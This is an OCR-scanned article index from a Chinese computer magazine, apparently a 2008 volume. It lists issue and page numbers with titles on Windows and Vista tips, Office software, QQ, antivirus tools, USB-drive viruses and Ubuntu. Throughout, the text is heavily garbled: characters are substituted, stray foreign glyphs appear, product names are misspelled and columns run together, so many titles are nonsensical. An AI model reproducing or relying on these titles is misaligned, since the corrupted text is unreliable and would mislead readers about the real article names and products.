	U獻病島专系T.與 USBCleaner		<b>鲁用键盘的快捷键和组合键</b>		免费! 用迅富录料PPStream电影
	人民币大写转换真的根经松	22 53	"双击" 打不开 绝非人品出问题		看图时代的最佳 "导购
5	人民市大写转换用WPS表格更轻松 唯 快看 没想到我的专通形象这么可要		手工杀者 无它 無能生巧		博客監動秀 米自SlideShow
	让不同的用户使用单独的问题址		更改文件名) 我来帮你社童党成 :上新卡巴不再"琅ォ子"		E 也能实现网址自动完成
	我的C盘空间作又不够了,Vista搜导大法	22 56	*** *** *** *************************		快捷又干净 加盟智数你的QQ
	标准证据一塘通		为什么我的电影看不了呀?		为何旧总 该页无法显示 7 何帮Snagh 量流低图束兼职
1	用虚拟打印线结误行的转换		开连当家权会		表版到啦 坑岗游上外服用HSS
	<b>把片和声音两篇文章双回音</b>		W towsett 斯斯 福磁		を終むing 就向過日を開用HOO。
° 28	用回答问题代替输入密码		Excer 筛选 "排序 起步走		用〇〇邮箱会看在线好友
	用GoldWave批量处理MP3好	21 18	MTK手机也能走电脑,		寻找隐藏在身边的党员网盘
	全民"打"是——练好输入法。在哪上网都能打		经私升级 驱动不振人	2 41	收藏火的那些事儿
1	垃圾文件 你教着到了	29 .9	拜托! 我应该怎么去杀蜀啊?	2 0	给Outlook記:兩品 虎梢
	图片你真的会"拼"吗?		去给彩虹揚 帽子		功學咸效曾拉软件公司中凱巴努理未轉
E .	Excel带 列宽" 搬家另有方法		Ficei 2007也能多标签式浏览		·斯默 评章级——"网络化 的牛干佛听 N技巧
	要关机7 先等上5秒。		蚌埠饮件有贬招		谢绝自作多情
	FLV视频批量FF包下回来 巧妇能做无米之效		<b>验</b> "工作期待目录,加上超级锋		切断K。Goo的自动升级
	用把級为典运助 "V" Vista中間ovie Maker的細胞	1	省域达人 免费友赔信完全攻略 秀在 网络蟹		楚读 电子书也能 "读" 出来
	QQ空间音乐 任我行	1	一 "宏" 了去二千 操作价格		等点影音 让没有清字幕中
	上Outlook Excer群发邮件更介使		多年数 永远 克		Flash也能断点效構 改击候标名價 额定电脑
	求你看看我		个性装飾 投来さ歩独一份儿		智學各樣建盘专同的「AV規模文件
9 91	360安全浏览器 不仅仅是浏览器		<b>承急米款 关键位置哪里拉</b> >		英南学习其实很简单
7 20	Word文字排排站		急速打印 页面格式类整先行		示理软件模不定 "360安全卫士" 杂帮忙
7 76	游戏 遊戏 你别动	24 18	● BPK 同上KOF见森伝		保护OO安全 禁止广告等状
	做 专业 藻鸟 提专业问题	24 19	闭尼生物體 为何它就这么快;		最适会我的网络相引是邓
i.	Windows Viste也能造出對策略			2 Bu	点占就能用HyporSnao的来程图
Ē.	比GMER英安全的安全环境		NE PUT THE NE	2 61	<b>海来打印</b> 我帮你
I I	史上最完美搭載OO連你首页				为Word 2007境位数学绘图功能
	巧妇能做无米之款 (報 打造最安全的系統		移花機水 XP使用V-sta板基图程序		巧角配色方案给P21個色
	f 回答问题代替输入密码(续)		藏在压缩包里的垃圾搬 桕 不误 Debugging Tools来了 不再控Windows的"大蓝脸		PPT计数据录积用互动起来
	用限标类菜分几步>		始XP個个地 Vista頭的原界集		选择题 填空题 Word来模定
1	透明 文件夹攻防战		想路乱,先何SteadyState答不答应。		网络传输来得更猛烈些呼 Word字语是可以说出来的
4	党美电子表 助你股中胜		<b>あ何被拒绝,对庆对话概本再出版</b>		WOOM 指於可以認出來的 推成我的集成最长不能用Aero7
1	· 倫 音乐获粉OO空间		系统隐形卫士——Returnil Virtual System		東級和5·東及電子で服用が07 京級和5・軽松組稿(::O)
			Dr Ab Flore 44 A		KMPlayer用上PowerDVD的 "心" 高清外挂了幕不再简
	新人帮	1 40	MSN新形态 Windows Live军面大战雨		菜鸟的PF 专家的品质 一个性WinPE 2.0自己做
			卡通形象在线像 花样任你选		用好Vista內存诊断程序
i	武器+八股. 下尽同售宝藏		夫啊 "快车" 变了:		楸出电脑里的隐藏空间
C C	Exider,计算是法师		QQ传输太急人·協方来解决		批处理监控注册表关键位置 一股论
•	MP3那点儿事		唱牛郎 環張你的記忆力(		双向控制Windows的Zip支持
	明明白白我的苍 解压缩8压缩的方法		上開过居 留下事些蛛丝马達?		惊魂一瓣——遭遇分区误脚除
1	於你· 把全屏幕文量的 太尺子"		太有才了 Excel也能服务		迎鼠年,小老鼠要换新花衣——鼠标抽针会身枝巧
	特快车整容成个漂亮MM		好心情経過情報的感覚着你得乐		在经看不够(让F. V)的你而动
	选择字体 轻松输入规范的仅语拼音		OO等天记录 随时随地在我拿拉 超最! 我的声音自己定义		在线检查扩展加水印
	效率再×2 耗时再减半		给QQ配私家侦探 记录和MM事天的每一则		ンエ・J 宇 宇宙高速最減関大章上网
	组策略揪除功能两侧		常光 不老的神话—— 紫光华字拼音输入法VB揭起		以安全的方式卸载QQ医生
	CPU的秘密		产光盘外置程序单独打包 经松定制自己的产光查		· 則新技巧 升华Fireflox3 劉灵鐵狗带的"小强"
19-27	港台厂术。各原来是这个意思。		图片大麦 轻松去水印 你於图 我来用		常回家看看 打造方便各妈的MSN启动服天鹅
	啃叮杂志 就这么简单	1 52	给你6Q秒 恢复误关闭程序		岡肥下數 戏科道
	给系统装向 墙		怜 任务管理器 升个级 治毒更方便		乃取豪夺 轻松打造高海牧图
	吃定运营商 短信我要免费发	5.3	不 蛛 如此 一 打印机另类玩转已17纸模型		上网络帮你省点手机话费
	激活Excel 打开效率之类		步檢查黑心內盘		优胜的法 让微声主确封杀广告
	安抚MP4 的「小脾气"		定点规矩 拒絕病毒		用 贝多"分享信告
	慢 / N心触电		朔星2008主动防御之程序启动控制		网吧版迅雷出马 公平下载 平均分配
	高手必会 软件安装 大胡子和红色背带裤		時質數据,Excel大部移 TERNA		<b>苏悠视既技术总监王浩然</b>
	大明于和紅色育物語 簡单设置EL阿密語校園		巧用替换 英文引导快速变中文 PPT图表美容术		Inal-Resetut你体验无限过用的快速
	用 Google文件 阅读 管理PDF文件		PPI 图表美香木 Exce:到形中的"双层汉堡		用Winspir Revolution充分利用大屏显示器
	我把 格式化 藏起来		选择格式相似文本 的妙用		李春被护 记住 的密码 自主要新考数2000200000000000000000000000000000000
	心心何硬		人脉 也是一门课程 新生快快来进传		自主要新端型2008杀毒软件闪盘病毒库 备份卡巴斯基主动队和规则
20.27	我是病毒我怕谁		Authorware打造(書信虎点教香)超録对联	3 51	■ M トレ州幸主河州神秋州 保給你的 "3600余全日本"
· 1	And the second s		The state of the s		

5. 47 보 改 改 的 的 報 会 图 数	une facello		. w. C. Charles Grandle Control of Control o			dana. waxa sara sa ar sa a			* hamman 6 4
1 5 1 3 最終機能では1000の金融機能で1000の金融機能を1000の金融機能を1000000000000000000000000000000000000	期	- 页	文章标题	期-	页	文章标题	X9	页	文章标理
5 0	3	52	哪世分区 头名柱":Paragon Partition Manager	5	43	点城市英国勝河峰 一半温			
9 - 5 2 被認定所 現代公民 高 業別を 2 5 2 技術が開発的に大きが作の間	3	53	系统热键GHotKeys全体改	£5	53				
3 0 日本の大学の大学の大学の表現	3	53	改变固定窗口的大 .^	5-	50				
							4		
5 日							7		
2 で 学のと対しているのののできまって				2					
2 20									
			BUT WITHOUT SOUNDER & 1	0	-09	UNINE EXPTUDIX 世界学			
1 9   1 0   1			リム以行アトリポ Luna的一線 北南森立信	ŧ F.	EE.	所有 X2基 型次之包有推归 。14年四年基本安亚基础上编	Ť.		
2 回							1		
2 0 日本の政策を担い、							2		
0 0 0	3	62	用好远程命令轻轻松松收作业	5	69	让Word中的GF冠 '动' 起来	17-	52	干掉可怒的VBS病毒
	3	62	维·加画简单进——用PPT來制作3D动画	5	60	艺术字也能析分自定义	17	52	安全中心 栗鸟杀毒的好粉手
	3	63	高考 我有完美利到	5	60	中英文是亚的学问			
2 の	3	64	是連 稳定从"模 做起——更新主版BIOS其实根简单	6	ß1	我的Word來单項与众不同	17	53	如何快速清除在银软件和免疫恶馬插件
4 2							1		
4 3							4		
4 3 日の日の中の大学を参加機関でいる。 6 00 同時の経過を利用を使った。 7 00 同時の経過を利用を使った。 8 00 00 00 00 00 00 00 00 00 00 00 00 0				4			ż		
□ 2 日									
4 3 3 20m2									
4 15									
4 20 Action 再與同時上 35				1					
<ul> <li>4 公</li></ul>							-		
4 年 別中の日の中の下の日間である。 例中の 情報文				6	37				
4 付 20月達・電金機関係場所 0 中 20 公主機会・電路性 5 の 1 日 2 日 20 日 2 日 2 日 2 日 2 日 2 日 2 日 2 日							įβ	35	左右導出 蛤Ubuntu安装中文输入法
4 ・ 保護者別、直接登別 (対処内)	4	4"	用FeedDemon,J阅RSS 很Free 指強大	6-	40	要吗? 免费给你往4台至水昌?	B-	35	Linux常用命令集號
4 - 4	4	41	妙向北置五條 收藏网络漫画	8	40	SO領集主要提供信	8	3/3	易逊 。 本本甲性燥粒 · El
4 4 月田上か 全线射音楽の保 4 4 月田上か 全线射音楽の保 4 16 中の上の原体 75km (東京の保 4 16 中の上の原体 75km (東京の保 4 16 中の上の原体 75km (東京の保 4 17 月田田か 15km (東京の保 4 17 日本の中の日本の保護を開始 4 18 日本の中の日本の日本の日本の日本の日本の日本の日本の日本の日本の日本の日本の日本の日本の	Л	42	飯声雅书 雌綱越斜地 经松利箱	티	47	次克殊也当等行首求	- ēi	36	定細十戶/安 非歌尚上两个次
4 位 人力・手や、対立して適大技術 4 位 人力・手や、対立して適大技術 4 位 がたいの場合で (1982) (1982) (1982) (1983)				-					
4 4 月間上が 全部性 利果 2 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1			7	7			7		
4 6 が民族の際の「Anni、 機種性の地域と 4 7				1					
4   6   外のの水品の監督書									
4 6 株人の野油・ 次の研究を使用のたいまた物と質 4 7 日本の大変を引 5 15 子及を対したがあったが、				2					
□ 49 日本外の下に予任機 がつかったが高度機関				i					
4 90 超激素 Wroowang是無格Chantacter				1					
4 50 学師の影響を設めまた。 名 2 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1				2			2		and the second s
4 50 時間の原放験検索例に 出来等か 並信息機 5 5 5 に関係を表現 → 用作は 後 5 6 0 再差 上面 用学 上面 中で 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1							1		
4 5 異常性機能型的金叉磨磨込 5 5 利用は配配 素皮腫骨 聚素 18 6 2 2007软件 A 2, 約 6 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1				6	50	摆脱卓置束缚 一相伤自己做	8	23	烽烟四起 五大排客 化AB储台客 F
6 52 200 安保 山 大阪 (1) (1) (1) (1) (1) (1) (1) (1) (1) (1)	4	60	再遇 正常初始保保 wiftingontan失政	6	50	口密度到一一道仍然电影主的物码器太马	8	44	点视问点 斯瑟兰 创售
4 06 Cuffice Ling型解性	4	5	斯迪隐藏进程防治思意程序	6	5	利用Licelia 常光拼音 發展品等	8-	45	· 使号 "性域名经标得
4 56 化Encul中元惠义的「0 福起素 6 54 加速 20回 十巴斯基 大接達 6 57 に対し、以下の頂色素現現物 6 54 塩水木5 四日下 6 54 塩水木5 四日下 7 6 54 塩水木5 四日下 7 6 54 塩水木5 四日下 8 5 5 3 2 4 3 5 5 5 5 5 5 5 5 5 5 5 5 5 5 5 5 5 5	49	52	2007软件点为榜	Ø	E.,7	文是 在春草绿 《是华。元人意》即"	8	46	东边兴福西边外 道是大形芸有情
4 67 Clary 2 \$\text{Symmelle heads \$\frac{2}{2} \text{Ref}\$ 6 5 4 4 2 \text{Ref}\$ 6 5 6 5 6 8 \$\text{Ref}\$ 6 5 6 6 6 5 8 \$\text{Ref}\$ 6 5 5 8 \$\text{Ref}\$ 7 8 6 5 8 \$\text{Ref}\$ 8 9 9 \$\text{Ref}\$ 9 6 6 6 8 \$\text{Ref}\$ 9 8 5 9 \$\text{Ref}\$ 9 8 5 9 \$\text{Ref}\$ 9 8 6 6 7 \$\text{Ref}\$ 9 8 6 6 7 \$\text{Ref}\$ 9 8 6 6 7 \$\text{Ref}\$ 9 9 8 \$\text{Ref}\$ 9 9 8 \$\text{Ref}\$ 9 9 9 8 \$\text{Ref}\$ 9 9 9 9 9 9 9 9 9 9 9 9 9 9 9 9 9 9 9							4		
4 68 22m T to 刘表证明能失眠									
4 62 感情是用描述空可亲重图的 4 63 他SATA主被 不能用DE光望号为	4	67	Charchas與指面的基準規模	6	54	<b>進光大马 四月</b> 字			
4 62 感情是用描述空可亲重图的 4 63 他SATA主被 不能用DE光望号为	4	PH	(大郎) 上海 別裏 国際能文版	16	110	等。 西斯 产品 计键码 7	1	57	阿尔耳 有上對中陸經濟制。
4 62 感情是用描述空可亲重图的 4 63 他SATA主被 不能用DE光望号为	4	29	アルンドコログリ語   双子金色	6	00	たたり原準型で帯板機? CK Laneeか A 職事合	0	57	かれ、最大での明末。4、1年 中 4年 - 2号/第2 4、本
4 64 比Windows PE支持双核CPU 6 6 81 电子商历智斗HR 8 59 終款Word版环文档 節曲 在PFT中配性器 8 59 終款Word版环文档 節曲 在PFT中配性器 8 69 終款Word版环文档 節曲 在PFT中配性器 8 69 经数Word版环文档 節曲 位 生物的 加解"飞起来——专业AMD平台运输工具 8 60 经价的 硬盘操用 4 60 经价的 加解"飞起来——专业AMD平台运输工具 8 60 给价的硬盘操用 4 60 经价的 加解"飞起来——专业AMD平台运输工具 8 60 给价的硬盘操用 4 60 经价的硬盘操用 4 60 经价的硬盘操用 4 60 经价的硬盘操用 4 60 经产品 6 60 计数内存的SPT/信息 8 60 增加的文格名中能 7 32 重线图的速量 8 60 2 给价的硬盘避净系元(c) 8 60 3 增加分数金股份 6 63 增加分数金股份 6 64 2 60 2 60 2 60 2 60 2 60 2 60 2 60	4	65	成績県田田野寺川県本田竹	6	56	事系章 下册F w p5 T财共已来	0	5.3	中と最子な効 る今様で
4 64 比Windows PE支持双核CPU 6 6 81 电子商历智斗HR 8 59 終款Word版环文档 節曲 在PFT中配性器 8 59 終款Word版环文档 節曲 在PFT中配性器 8 69 終款Word版环文档 節曲 在PFT中配性器 8 69 经数Word版环文档 節曲 位 生物的 加解"飞起来——专业AMD平台运输工具 8 60 经价的 硬盘操用 4 60 经价的 加解"飞起来——专业AMD平台运输工具 8 60 给价的硬盘操用 4 60 经价的 加解"飞起来——专业AMD平台运输工具 8 60 给价的硬盘操用 4 60 经价的硬盘操用 4 60 经价的硬盘操用 4 60 经价的硬盘操用 4 60 经产品 6 60 计数内存的SPT/信息 8 60 增加的文格名中能 7 32 重线图的速量 8 60 2 给价的硬盘避净系元(c) 8 60 3 增加分数金股份 6 63 增加分数金股份 6 64 2 60 2 60 2 60 2 60 2 60 2 60 2 60	4	63	他SATA主极 不能用IDE举题 d Sha	is.	57	计重新进用 Facel 健康空	I A	53	反疾毒专家一就一"上门" 解名
4 64 比Windows PE支持双核CPU 6 6 81 电子商历智斗HR 8 59 終款Word版环文档 節曲 在PFT中配性器 8 59 終款Word版环文档 節曲 在PFT中配性器 8 69 終款Word版环文档 節曲 在PFT中配性器 8 69 经数Word版环文档 節曲 位 生物的 加解"飞起来——专业AMD平台运输工具 8 60 经价的 硬盘操用 4 60 经价的 加解"飞起来——专业AMD平台运输工具 8 60 给价的硬盘操用 4 60 经价的 加解"飞起来——专业AMD平台运输工具 8 60 给价的硬盘操用 4 60 经价的硬盘操用 4 60 经价的硬盘操用 4 60 经价的硬盘操用 4 60 经产品 6 60 计数内存的SPT/信息 8 60 增加的文格名中能 7 32 重线图的速量 8 60 2 给价的硬盘避净系元(c) 8 60 3 增加分数金股份 6 63 增加分数金股份 6 64 2 60 2 60 2 60 2 60 2 60 2 60 2 60	4	63	重启电脑包需两次 解决主统 次顺启的故障	6	58	重复数据历明处金	0	56	Tane 输入智能化 克奇(a. 总自动分
4 64 比Windows PE支持双核CPU 6 6 81 电子商历智斗HR 8 59 終款Word版环文档 節曲 在PFT中配性器 8 59 終款Word版环文档 節曲 在PFT中配性器 8 69 終款Word版环文档 節曲 在PFT中配性器 8 69 经数Word版环文档 節曲 位 生物的 加解"飞起来——专业AMD平台运输工具 8 60 经价的 硬盘操用 4 60 经价的 加解"飞起来——专业AMD平台运输工具 8 60 给价的硬盘操用 4 60 经价的 加解"飞起来——专业AMD平台运输工具 8 60 给价的硬盘操用 4 60 经价的硬盘操用 4 60 经价的硬盘操用 4 60 经价的硬盘操用 4 60 经产品 6 60 计数内存的SPT/信息 8 60 增加的文格名中能 7 32 重线图的速量 8 60 2 给价的硬盘避净系元(c) 8 60 3 增加分数金股份 6 63 增加分数金股份 6 64 2 60 2 60 2 60 2 60 2 60 2 60 2 60	А	63	陸光驱 启动变慢之谜	6-	59	给PPT公式化形妆	8	58	让Flash在Word中"闪"出精彩
4 64 比Windows PE支持双核CPU 6 6 81 电子商历智斗HR 8 59 終款Word版环文档 節曲 在PFT中配性器 8 59 終款Word版环文档 節曲 在PFT中配性器 8 69 終款Word版环文档 節曲 在PFT中配性器 8 69 经数Word版环文档 節曲 位 生物的 加解"飞起来——专业AMD平台运输工具 8 60 经价的 硬盘操用 4 60 经价的 加解"飞起来——专业AMD平台运输工具 8 60 给价的硬盘操用 4 60 经价的 加解"飞起来——专业AMD平台运输工具 8 60 给价的硬盘操用 4 60 经价的硬盘操用 4 60 经价的硬盘操用 4 60 经价的硬盘操用 4 60 经产品 6 60 计数内存的SPT/信息 8 60 增加的文格名中能 7 32 重线图的速量 8 60 2 给价的硬盘避净系元(c) 8 60 3 增加分数金股份 6 63 增加分数金股份 6 64 2 60 2 60 2 60 2 60 2 60 2 60 2 60	4	64	Inter的特权 用好弹性双通道	16-	60	Word表格精确对并"三端器"	10	58	让字符在两个表格之间 流动 起来
5. 47 烷1 致的邮箱	A	64	多人縣大均何不能調节考克风音■2	€	60	World姓名听得序	0	59	PFT應屏資水不断有深边
5. 47 烷1 致的邮箱	4	64	L'Windows PE支持双核CPU	6	51	电子前历智斗HII	18	59	拯救Word版坏文档。 邸曲
5. 47 烷1 致的邮箱	5	34	由外而内 XP到苹果的激情模仿务	<u> 6</u> -	63	在PPT中电性锅	18	61	证书来源于实验 架CCNA环境实验和模拟考试平台
5. 47 烷1 致的邮箱	5	36	随便优化要不得——遭遇vista优化故障	E 15-	64	全方位保护菜鸟的硬盘数塔	1 B	62	让你的 蜘蛛"飞起来——专业AMD平台超频 T.易
5. 47 烷1 致的邮箱	-	37	试试微软影子系统 病毒不会再連身	6-	66	春天到 我们一起清扫很坏整	18	62	原也紹了 咋反倒慢了?
5. 47 烷1 致的邮箱	5	48	清除也没用,我就是知道你干了什么	16-	65	清空ROS 解放误关的集成意卡	18	62	<b>给你的硬盘碰</b> 降碰
5. 47 烷1 致的邮箱	5	38	以下文件失黨Vis.3 样《行	6	00	が放内存的5PU信息	0	63	格拉奴弟選擇《阿安陵》
5. 47 烷1 致的邮箱	5	39	用 使用 代費 女王朝陈破许	1	30	大文页(20 M) 赤领学国人提逐	1 10	63	CA CANADAM CONTRACTOR
5. 47 烷1 致的邮箱	5	18	PK.即义所有严税经联联版 尼基来层派约条会由18	7	30	至时命巴牛牌、刀印(AUD)特哥 番 Linux (连至Bct.) 20	1 0	50	中央中国联盟
5. 47 烷1 致的邮箱	5	41	大量差比邻 层地办公经校理 。	È Z	39	計量生的生物的资程 *	10	33	正確實建用特瓦爾剛
5. 47 烷1 致的邮箱	F.	40	向李衣法人取好 到学理学	F 7.	33	最容易被遗忘的Vista安全更免	10	(35	Windows XP 出轨 vì 克安丽制专装第 古廊面主面
5. 47 烷1 致的邮箱	E.	42	做 北接美国贡 添魂	7-	34	系统自带统软件 防火油 2.0%	19	36	应需而变缴加系统右键功能
5. 47 烷1 致的邮箱	5-	4,1	我的iGoogle 發嫩主	7.	35	拉拉赫走人, 让电脑自己类机去吧	19	36	Ubumbu中文显示也可以多彩多姿
5. 47 烷1 致的邮箱	5	43	QQ邮箱联系人的 移花接水	7-	36	内外兼條 Windows穿土双层 學身衣	19	37	Windows要企務. 線妆 箩筐
5. 47 烷1 致的邮箱	6-	44	神了,不设阿美也能随心访问公司电路	17-	37	强性 地址栏查导搜索栏	19	37	找回XP SP3和Vista SP1浪费的额外空间
5. 47 烷1 致的邮箱	Ę,	45	测试网站 两招指定	17	37	两头最新QQ小故疆华涨	19	38	不识老亲戚、Vista "狗眼 看人低?
5. 47 烷1 致的邮箱	5.	46	PPLive的奇异旅行	. 7	38	迎表运 Gmai体就"五项全能	9	40	在我看视情缘 剪不断 望还我
	D.	40	思念倒计时 爱意思博客	17-	39	Google桌面让你天天看貌妹	19	41	QQ查院身 去广告
and homelifted the feet of the	5.	47							17

٠٠٠٠٠٠٠ نو	- 'm- 'm-				and a second
期- 页	文章标题	期- 頭	文章标题	期·页	文章标题
9 42	从你的OO世界"消失	1 49	经成而行 不再的注册表被领	19 42	精美照片 寻根追游
.3	网络DIY 打造属于自己的完美手机		双直生人 各自積影 双聚示器使用不同的塑纸		土蝎文件福身变图片
9 14	妙哉! 论坛采助也是枝术活	40			闪盘 你来了我就知道
9 4	给博客上个意外保险	* 4T	奥尼赛事 爱如你我有嫌	1 47	你听你的 别打扰我
9 47			後時主領隊 整合娱乐很简单	14 4€	从POF里倫的片
a17	步保在阿瓦所有图片		后级改通央C.17号。	13.48	光銀会職 别关机
	高 学生 打造載图神话		卡巴斯卡姆特外KEY		如果你有新的请你告诉我
7 5	拒绝软件的 试了就别想再用 PSP动画完美转换只需五分钟	46			收藏 我只用 拖
	Viviware中的 硬盘保护卡		企坛头像专变等 快養 燒結"輝卡"到手了		卡奴 卡奴 我来初在你
	无所不删 手牌Uniocker也不能调理的文件		回味曲年的纸毛机		巧撥残留的Autorun INF 编星不怕大个压缩文件
	城碟机病即我不怕不怕你		使瓜而专业的图象处理软件 彩影2008开发揭酵		安全起见 插入闪盘后自动开始扫描病毒
9 54	用 病毒自动分析系统 应对流行木马		为你的相似。手机在储丰保驾护航		十万人息 Flash Player 漏洞を書升级
1 60 00	电脑运行快加动车组		取モ 不理人 / 那就报复你·		艾活备份 数据永不间断
F 0 58	Excells 数据库查询轻松值定	17 6	<b>施人的拼音输入法状态</b> 条清走开		跌绑锁人整理文件的大懒招
	Excei性病自己治		Word联手犯雷 彻底解决网页内容无法保存问题		ut Nero 8显示自己的名字
	Excat变导Word 功能增强样式不变		关格斯 不仅仅只是朝泽		死的FLV 一数足实
	工资条制作快如风		巧妙优化,让完星2009运行如飞		Word 2007 让文档页面守点规矩
	调教邮件合并中的 Word號代码" 纵横负面混排 贞码位置 数		上系统无法运行指定的程序		Excels 行 完美冻结
	打造超级数学坐标系		量生 真狂的艾妮病毒 老师不再辛劳+Word歷想目动觉春		Word 2007单元格边距变 "聪明
	视频网站好 淮用准知道		平机套着鱼吧)向Excelle	1 4 8	新版WP\$2007个性化 更强 實 健康 向上 招稿定引注编号添加方括号的问题
	视回医失的寝宿共享		WPS 公式编辑器 寻宝记		公式和结果 和平共处
	<b>风标单击变双击其实解决报简单</b>		分世Word表情 全方位看升		帕美华业纪念册 跟我DIY
	JSB 完全的福卯舟		上列沖灣 PPT也能		Fxcetts新招 成绩录入 分析好又快
	软件技术来更新 硬盘翼环道	ĥ^	让地球转起来 FFT打造超线90多媒体课件	:	<b>为詹普软盘</b> 可以完成的任务
	管你是双起单 Windows故障离线等复		格PPT海市文碼转換成Word文件		跟我一起印制 中国加油 用转热纸印个性1位
	FB启动菜单与Windows的RFIH		省钱无罪 始中等上连供的 傳統	1 163	大容量四温硬上NTFS
	Launchyr 让健酷比最标更快一步		"文件破坏者" 闪盘成似大模杯		有力更生 造出集软没有的组集略
	文件央大小。目了然 打破信息孤岛 Ununta要上网		<b>维也不产动我的系统文件</b>		治治Vista的失职位
	BliLocker分区规划又一法		并表技术狂 Linuxer也要WOO Vista下一键邻定论原件		协助clounts "洞" 出校园
	井水小狍河水 多系统也可互不干扰		於用DOS命令測试软件返行連度		常用文件央相之即来
	错误是示 多胞		治治Widowe的 失滿度		節除本本地議分区引发的意外 SATA碳酸也安妥Ghost系統
	开·文社 单一文件碎片整理		<b>经走时间 祖位高速的曲轮</b>		WMIC 做Windows 图形界面破不了的事
0.8	Windows快捷方式超级变变变		重要重片 算了马印度也能找出价		尼學本受身超級計算器
1,	告知 半澳 使用概率		Stope 独的文件统称剧		Bit, ocker引发的 血素
	汗: 懷游技巧也能泡姐		举手之劳 巧防分保格式化	4	<b>葡萄下班 别忘了带走你的J旭</b>
	用首使H-High ·把		在系统中 體游	* * E	声卡不响 原足权限禁的祸
	T5妙别除OO游戏广告		网络 网络 我就是不过是		全程時护 盛受下载之AS服务
	200章 関連する。 2000年 100年 100年 100年 100年 100年 100年 100		加度收灾 网络····		皇家類用 打造专用Gmail浏览器
	Outlook Ficei液综合性 群发部件 Guogle Sky 足不出户 應加星际		以转旋套 缩。也界距离 2010年6月18日		WinMail不能,治治它)
	表人老朱的路 <b>让</b> 器使用手记		23KB FLV類使於 植像头 單大的官僚是积揚夜		巧政豪夺OZono音乐意歌曲 网吧电脑 唯我独身
	沙收器的任 "芯" 許潔		为分享而分享 Flock批畫引用		保卫和平谷 协力封录广告
2	个人桌面美化最佳解决方案		大爾客户海 照样AT		推说Google Earth天下无效
1	你的黑夜是我的白天——在猫族电脑秘籍		Google Adsense收入 乱既统制		提前准备 在线选择解压文件
. nr	液快拼音 请你自觉雅边站		<b>卡蒂妹站 OO音乐照</b> 下		你增 我减 浏览都就要 操弄
r	巧角酷戏音乐盒轻松下載MV		都件遍控 电航负身小汽车	1	计你说什么 你就说什么
	爾夫朗片扩展名错误的脂尬		全国产 首康美格斯运動 即将案生		两点之距 何爾區湖
	上统的事件日告重观生机		<b>保护视力 从现在做起</b> 。		雙接我的意思去理发
	RediPlayer1*他KMPlayer抽吸? 像ACDSce那样用FastStone Image Viewer		友養DOC DOCX演者系统技		<b>找回茶劑之后的 樂面</b>
	C这根目录下的怪文件		少·动鼠标多平率 强迫贵格斯肤 "真人秀		Flash等了換APP病毒作品局域同 运输来的原。特别好於機
	让小绿伞恢复正常——端墨系毒软件监控异常的解决				医掉老板键 我照样偷懒 文料用途 雅一看便知
	为私图文件非只大狼狗	2 4	· · · · · · · · · · · · · · · · · · ·		增上Fissh漏洞 专家教你狙击"木马群
1	还系统 片演奏的天空——企山清理专家斯版试用	2 5	。招兵解被病毒破坏打不开的文件和文件表		发行数据大景入 多人协作并进退
10 56	管理 租务'咱请专家		安全模式下另类资本结项		Word文档 我找到你啦!
	PSP变身PS逆戏机		我的 會口 全玩72 查		备份+管理 保障WPS文档安全打井
	打除Flash ock设置好障碍		於吳書世來(Exce時程度每号		巧用城 止Word表格員有起强統計功策
	PPT幻灯片内嵌真人讲解系 15号"似件会类"《诗歌剧》,"		用Exce制以包集学习时间表		热门市从证大搜索
	巧用"邮件合并" 戒蓋制作考生座号 惊 Word也有 收藏央		はWPS資产也 密維 ほかかか同性相応性のは		署領對 教教父母用电脑
	TIS WORD NOT		各建程含网络相册管照片 不甘示爾 PowerPoint制作智能交互课件状巧		DV版事多 思事權級心
	Excel人民币大与轻松转换		内存环境 POWERPOINS 所有能至至这样死功 内存环没坏 这事你该去问谁? Memiest88+来帮忙		巧用软件重建HPA分包 4碗安全大补汤 系统功能巧加强
			找回SD卡的写保护功能		沒用的設备驱动请问开
	自制路由圖 轻松妄迎双网并行		又省电叉节能 开启Hybrid SLI功能	1 10	别关机 我还在于活呢
	电子白板助你的课件更成功	T Si	安排好任务计划。过智能省心的生活	15 24	自己动于例作系统补丁安装包
	电脑浸声 速度再快也没用	I T   41	下次启动维7 iPeboat说了第1		控制面板里的VIP通道 把程序添加到控制面板
	明明白白用 "电" 脑	19.90	寻找 以带的吸水	5 36	巧顏CPU占用高的9宗耶
	你的 夏春 有问题吗?		给Ubuntu也做个「SP3 将丁包光盘		光陽外擾 Viste有我自己治
	St. Ready内存 你会用吗?	1 3"	哺确定位 另类方法钉开控制置被程序		<b>人孤3 老扩展 新青春</b>
	权限过山车 并升降降任津沉 於 Micro Miki + A A	2 10 th	时间强局 文件时间数背后的秘密		值手档来 OO网盘文件地址
	就像Viste那样主政名 四同 我回声卡的声音		地対電話 絶対加密部連議 ひまか終 "回線 めき終え面は		分分计数 省线达人阿枢的一天
	升級投表盘 Windows大巴开得更顺手		代等为整 "困熱 前文件才更快 ハル 依电脑中的微型 "艳思门"		爱美剧 就畫Foxplayer
* 44	魔法分 卷 无限扩容你的分区		各別刀槍火种 论坛惠镇组械化		概念老刘与快车1代的故事 OQ家放账号 全套保护
- 16	Jounty Tweak - Uburtu果要也疯狂		<b>海遊園在市屋在 大学隔离术</b>		功夫兼强制作元素存在滿海 你不知道?
. 46	DOS如何打败资源管理器	I	不升部地,,匿名发虾片		实用 多开飞佐任政用
38	Windows XP升級SP3的故意及解决	+	Google文档 打造诗琴在铁调查		快来抢! 每天 - 軟共享软件
Ťį.					

					7 7711111111111111111111111111111111111
期- 页	文章标题	期- 页	文章祭器	釈- 页	文章标闡
	谁是最强大的權放利關· 主流播放软件PK证例	7.4	幕" 伴歌声 警惕MP3思染疾毒		安全日志之 黑塞天处逃
	简单并复杂着的构造板		条款也生病 技采关系看		资深P+iPer访谈录——知名网站技术主管聊PHP
5 49 15 60	套键键位能焊索多台电脑 压缩包里的 除恶扬善 大战		弄巧成绩 软件乱了去哪找欺认 原各 音频 图片也能对比了	*	看透Cookies欺骗 安全工程师必备技能 盖茨说 ASPNFT电当好 帕当强大
	组织的主动 陈志扬者 人或 组己的名片自己做		提供小资新数的小债道		五次说,ASPNET机当好、机当强人 。第58周城CEO姚劲成
	我用电脑迎奥运		福指点点 文字 图片装松板		到新黑客的木马后门——网络安全工程师必备拉能
	弄馒杀软的、脾气		XY国表部作有 讲究		ASPNET网站配置全攻略
